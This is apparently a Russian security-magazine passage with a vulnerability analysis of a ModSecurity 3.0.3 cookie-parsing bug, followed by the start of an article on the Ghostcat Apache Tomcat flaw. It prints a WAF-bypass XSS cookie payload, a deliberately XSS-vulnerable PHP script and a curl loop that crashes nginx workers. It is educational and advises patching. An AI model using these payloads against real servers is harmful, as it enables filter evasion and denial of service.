Так как у нас будет несколько конфигурационных файлов, сделаем один общий `modsec_includes.conf`, в который будем добавлять список необходимых конфигов. Подгрузим его при помощи `modsecurity_rules_file`.

```
modsecurity_rules_file /usr/local/nginx/conf/modsec_includes.conf;
```

Далее нужно скопировать дефолтный конфиг (`modsecurity.conf-recommended`) из дистрибутива ModSecurity.

```
cp /root/ModSecurity/modsecurity.conf-recommended /usr/local/nginx/
conf/modsecurity.conf
cp /root/ModSecurity/unicode.mapping /usr/local/nginx/conf/
```

Переключим библиотеку из пассивного режима в режим блокировки.

```
sed 's/SecRuleEngine DetectionOnly/SecRuleEngine On/' -i modsecurity.
conf
```

Пришел черед фильтров. Я рекомендую использовать набор правил OWASP Core Rule Set. Для наших тестов достаточно будет только нескольких файлов. В первую очередь загрузим основной конфиг.

```
mkdir /usr/local/nginx/conf/modsec && cd $_
wget https://raw.githubusercontent.com/SpiderLabs/owasp-modsec
urity-crs/v3.3/dev/crs-setup.conf.example -O crs-setup.conf
```

Затем мой выбор пал на файл с правилами для предотвращения XSS-уязвимостей.

```
mkdir /usr/local/nginx/conf/modsec/rules && cd $_
wget https://raw.githubusercontent.com/SpiderLabs/owasp-modsec
urity-crs/v3.3/dev/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf
```

И наконец, два вспомогательных конфига — для инициализации правил и блокировки запроса на основе системы скоринга.

```
wget https://raw.githubusercontent.com/SpiderLabs/owasp-modsec
urity-crs/v3.3/dev/rules/REQUEST-901-INITIALIZATION.conf
wget https://raw.githubusercontent.com/SpiderLabs/owasp-modsec
urity-crs/v3.3/dev/rules/REQUEST-949-BLOCKING-EVALUATION.conf
```

Теперь нужно использовать все эти правила в нашей конфигурации nginx. Для этого я и создавал файл `/usr/local/nginx/conf/modsec_includes.conf`.


```
include modsecurity.conf
include modsec/crs-setup.conf
include modsec/rules/REQUEST-901-INITIALIZATION.conf
include modsec/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf
include modsec/rules/REQUEST-949-BLOCKING-EVALUATION.conf
```

Обрати внимание на последовательность загрузки, она важна.

На этом этап подготовки стенда закончен, осталось его проверить. Запустим веб-сервер.

```
/usr/local/nginx/sbin/nginx -g "daemon off;master_process off;error_
log /dev/stdout debug;"
```

Я добавил несколько параметров, чтобы отключить запуск nginx как демона и вывести логи в консоль. Если теперь отправить потенциально опасный запрос на сервер — `http://nginxdos.vh/?xss=<script>alert()script>`, то ModSecurity заблокирует запрос и вернет 403.



Готовый стенд. ModSecurity заблокировала потенциально опасный запрос к серверу

Вот и готовый стенд. Переходим к препарированию уязвимости.

Продолжение статьи →


ДОСИМ MODSECURITY

КАК РАБОТАЕТ КРИТИЧЕСКИЙ БАГ В ПОПУЛЯРНОМ WAF

ДЕТАЛИ

Начнем с того, что посмотрим на патч, который исправляет уязвимость. Изменения коснулись файла **transaction.cc** в разделе парсинга куков. Запустим веб-сервер через отладчик и поставим бряк на строку 558, чтобы потрейсить процесс обработки.


```
gdb --arg /usr/local/nginx/sbin/nginx -g "daemon off;master_process off;error_log /dev/stdout debug;"
b transaction.cc:558
r
```



Отладка сервера nginx с библиотекой ModSecurity. Ставим брейк-пойнт на парсере заголовка cookie

Отправляем запрос с куками и попадаем в точку останова.

```
curl -v -H "Cookie: hello=world" nginxdos.vh
```



Сработал брейк-пойнт в процессе парсинга куков

Как ты, скорее всего, знаешь, в протоколе HTTP строка **cookie** представляет собой последовательность пар **имя=значение**, разделенных символом **;**. Поэтому изначально вся строка разбивается на части, где разделителем служит **;**. Результат записывается в вектор (**std::vector**).


modsec/v3.0.3/src/transaction.cc

```
557: if (keyl == "cookie") {
558:     size_t localOffset = m_variableOffset;
559:     std::vector<std::string> cookies = utils::string::ssplit(
value, ';');
```

Вектор в C++ — это замена стандартному динамическому массиву, который может управлять выделенной для него памятью. С его помощью можно создавать массивы, длина которых задается во время выполнения, без использования операторов **new** и **delete**. Все элементы вектора должны принадлежать одному типу. В дополнение к функциям прямого доступа элементы вектора можно получить посредством итераторов. Что и происходит дальше по коду.

modsec/v3.0.3/src/transaction.cc

```
560: for (const std::string &c : cookies) {
```



Перебираем все переданные в запросе куки


Так как я передал одну куку, то и элемент всего один. Теперь он разбивается по разделителю **=**. Таким образом получаем имя и значение cookie.

```
561: std::vector<std::string> s = utils::string::split(c,
562:     '=');
```

Дальше проверяется размер полученного вектора, и, если он больше единицы, выполнение продолжается.


modsec/v3.0.3/src/transaction.cc

```
563: if (s.size() > 1) {
```



Разбиваем содержимое cookie на пару имя-значение

Пока все идет хорошо. Если обратиться к разделу 5.2 спецификации RFC 6265 о механизмах хранения состояния в HTTP, то там под пунктом 2 увидим, что если в паре имя-значение отсутствует символ **=** (%x3D), то его нужно игнорировать.




Спецификация RFC 6265. Раздел 5.2

Именно так и происходит. А также частично выполняется и пункт 4 — удалять все пробелы перед именем и после него и значения куки. В нашем случае только один пробел перед именем.

modsec/v3.0.3/src/transaction.cc

```
564: if (s[0].at(0) == ' ') {
565:     s[0].erase(0, 1);
566: }
```

А вот с третьим пунктом возникли проблемы.




Спецификация RFC 6265. О том, как парсить пару имя-значение

Часть строки до первого появления символа **=** — это имя куки, а все, что после, — ее значение. То есть из хидера вида **hello=cruel=world** должна получиться кука **hello**, значение которой **cruel=world**. Однако в случае с ModSecurity 3.0.3 получим **hello** со значением **cruel**. Виной всему следующий участок кода.

modsec/v3.0.3/src/transaction.c


```
567: m_variableRequestCookiesNames.set(s[0],
568:     s[0], localOffset);
569:
570: localOffset = localOffset + s[0].size() + 1;
571: m_variableRequestCookies.set(s[0], s[1], localOffset);
```

В качестве значения передается только второй элемент массива, а в данном случае у нас получается их три: **hello**, **cruel** и **world**.



Некорректный парсинг куки в ModSecurity 3.0.3 больше чем с одним символом =

Чем это может грозить? Если у тебя есть какие-то правила, которые фильтруют разные виды атак в куках, например XSS или SQL-инъекции, то, используя трюк с двойным символом **=**, можно обходить эти фильтры.



Добавляем XSS в cookie


Для демонстрации я создам простенький, уязвимый к XSS скрипт.

index.php

```
<html>
    <body>
        <?php echo "Hello, ".($_COOKIE['user'] ? $_COOKIE['user'] :
'%username%'); ?>
    </body>
</html>
```

Если я напрямую передаю в куке XSS, то защита срабатывает, если использую второй символ **=**, то XSS триггерится.


```
curl -H "Cookie: user=safe=<script>alert('xss')</script>" nginxdos.vh/index.php
```



Обход защиты от XSS в ModSecurity

Разумеется, нельзя отфильтровать то, что не удалось правильно прочитать.

Обход фильтров WAF — это, конечно, интересно, но давай посмотрим, что еще можно сделать. Вернемся к пункту 5 спецификации RFC 6265.



Спецификация RFC 6265. Игнорируем cookie с пустым именем

То есть если имя куки пустое, то она должна игнорироваться. В ModSecurity 3.0.3 такой логики не предусмотрено. В связи с этим предлагаю еще раз внимательно посмотреть на следующий участок кода.


modsec/v3.0.3/src/transaction.cc

```
564: if (s[0].at(0) == ' ') {
565:     s[0].erase(0, 1);
566: }
```

Здесь проверяется, какой символ стоит на нулевой позиции в имени куки. А что произойдет, если передать cookie с пустым названием?

```
curl -H "Cookie: =notsafe" nginxdos.vh/index.php
```


Программа попытается считать значение из пустого диапазона, что вызовет исключение вида **out_of_range**.



Ошибка при обработке пустого имени cookie приводит к завершению работы ModSecurity


Теперь программа завершит свою работу, а вместе с ней остановится и воркер nginx. Таким образом, постоянно отправляя запросы с вредоносной кукой, можно вызвать отказ в обслуживании веб-сервера, и он перестанет обрабатывать запросы легитимных пользователей. Для этого можно воспользоваться простейшим PoC.

```
curl -s -H "Cookie: =notsafe" "nginxdos.vh/index.php?[0-99999]"
```



Отказ в обслуживании веб-сервера nginx из-за уязвимости в библиотеке ModSecurity

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)



ЗАКЛЮЧЕНИЕ

Рассмотренная уязвимость хорошо иллюстрирует, насколько опасно отходить от спецификаций. Даже, казалось бы, мелкое упущение может в результате повлиять на стабильную работу всего приложения и на безопасность конечных пользователей.

После того как разработчики были уведомлены об уязвимости, исследователь Эрвин Хегедюш тоже отправил два pull-реквеста с изменениями, которые позволяют закрыть брешь (2023, 2201). В результате разработчики пересмотрели всю логику парсинга cookie и приблизили ее к спецификации RFC 6265.

И конечно, если ты используешь ModSecurity версий от 3.0.0 до 3.0.3, то поспеши обновиться до версии 3.0.4, где этот баг исправлен.

КОТ ПРИЗРАК

КАК ЭКСПЛУАТИРОВАТЬ НОВУЮ RCE-УЯЗВИМОСТЬ В ВЕБ-СЕРВЕРЕ APACHE TOMCAT

aLLy
ONsec
@iamsecurity

Сегодня я рассмотрю уязвимость в Apache Tomcat, которая позволяет читать файлы на сервере и при определенных условиях выполнять произвольный код. Проблема скрывается в особенностях реализации протокола AJP, по которому происходит взаимодействие с сервером Tomcat. Для эксплуатации злоумышленнику не требуется каких-либо прав в целевой системе.

Tomcat — это контейнер сервлетов с открытым исходным кодом. Он написан на языке Java и реализует такие спецификации, как JavaServer Pages (JSP) и JavaServer Faces (JSF). Это один из наиболее популярных веб-серверов, особенно часто он используется в корпоративной среде. Его ставят как самостоятельное решение или в качестве контейнера сервлетов в различных серверах приложений, например GlassFish или JBoss.

Баг нашел исследователь из Chaitin Tech в начале этого года. Уязвимость получила статус критической. Как сейчас стало модно, она обзавелась собственным названием — Ghostcat — и логотипом в виде кота-призрака.

Уязвимость позволяет злоумышленнику читать произвольные файлы на целевой системе внутри директории `appBase`. Реализация протокола AJP (Apache JServ Protocol) позволяет контролировать атрибуты, которые отвечают за формирование пути до запрашиваемых файлов. Специально сформированный запрос на сервер позволяет прочитать содержимое файлов, доступ к которым невозможен в других условиях. Если можно загрузить файл на сервер, существует риск использования уязвимости для выполнения произвольного кода.

INFO

Уязвимости присвоен идентификатор CVE-2020-1938. Ошибка присутствует в актуальных ветках дистрибутива и затрагивает все версии Apache Tomcat ниже 9.0.31, 8.5.51 и 7.0.100.


ТЕСТОВЫЙ СТЕНД

Начнем со стенда для тестирования уязвимости. Для этого достаточно запустить контейнер Docker из официального репозитория Tomcat.

```
docker run -it --rm -p 8080:8080 -p 8009:8009 tomcat:9.0.30
```


Очень важно расшарить порт 8009, это AJP-протокол, в котором и была найдена уязвимость.

Если хочется вместе со мной возиться с отладкой приложения, то нужно действовать немного по-другому. Для дебага я буду использовать IntelliJ IDEA. Сначала скачаем уязвимую версию Apache Tomcat. Я взял 9.0.30. Распакуем и откроем проект в IDEA. Теперь создадим новую конфигурацию отладки с шаблоном Remote.



Создание шаблона Remote в IDEA

Здесь в поле `Command line arguments` строка с параметрами, которые нужно указать при запуске сервера. Рекомендую выбрать версию JDK 1.4.x.




Конфигурация отладки. Аргументы для запуска Tomcat в режиме удаленной отладки

Сами параметры можно передать в Docker с помощью ключа `-e` или `--env`. Переменная окружения, используемая для этих целей, называется `JAVA_OPTS`. Обрати внимание на опцию `suspend`: если она включена (`suspend=y`), Java будет приостанавливать загрузку виртуальной машины и ждать подключения отладчика и только после успешного коннекта продолжит запуск. У меня получилась такая строка.

```
-Xdebug -Xrunjdwp:transport=dt_socket,server=y,suspend=y,address=*:
5005
```

Запускаем контейнер. Не забывай пробрасывать порт, который указал для удаленной отладки.

```
docker run -it --rm -p 8080:8080 -p 8009:8009 -p 5005:5005 --name=
tomcatrce --hostname=tomcatrce -e "JAVA_OPTS=-Xdebug -Xrunjdwp:transp
ort=dt_socket,server=y,suspend=y,address=*:5005" tomcat:9.0.30
```




Запущенный сервер Tomcat 9.0.30

Открываем браузер, переходим на запущенный сервер (не забывай, что порт — 8080) и наблюдаем страницу 404. Дело в том, что в последних версиях официального докер-контейнера Tomcat папка `webapps` со стандартными приложениями была переименована в `webapps.dist`. Достаточно удалить папку и создать симлинк на оригинальную версию директории.

```
docker exec tomcatrce rm -rf /usr/local/tomcat/webapps
docker exec tomcatrce ln -s /usr/local/tomcat/webapps.dist /usr/
local/tomcat/webapps
```

После этого обновляем страницу и видим приветствие сервера Tomcat.



Приветственная страница стенда Tomcat

Tomcat работает, теперь дело за фронтендом, который поможет нам в исследовании AJP. Я создам еще один контейнер на основе Debian.

```
docker run -it --rm -p 80:80 --name=apache --hostname=apache --link=
tomcatrce debian /bin/bash
```

Понятно из названия, какой веб-сервер я буду использовать в качестве фронта, — Apache. Устанавливаем.

```
apt update && apt install -y nano apache2
```

Я выбрал его, так как он проще в настройке прокси до Tomcat. Ты можешь использовать любой другой веб-сервер по желанию.

Включаем модуль для работы прокси с протоколом AJP.

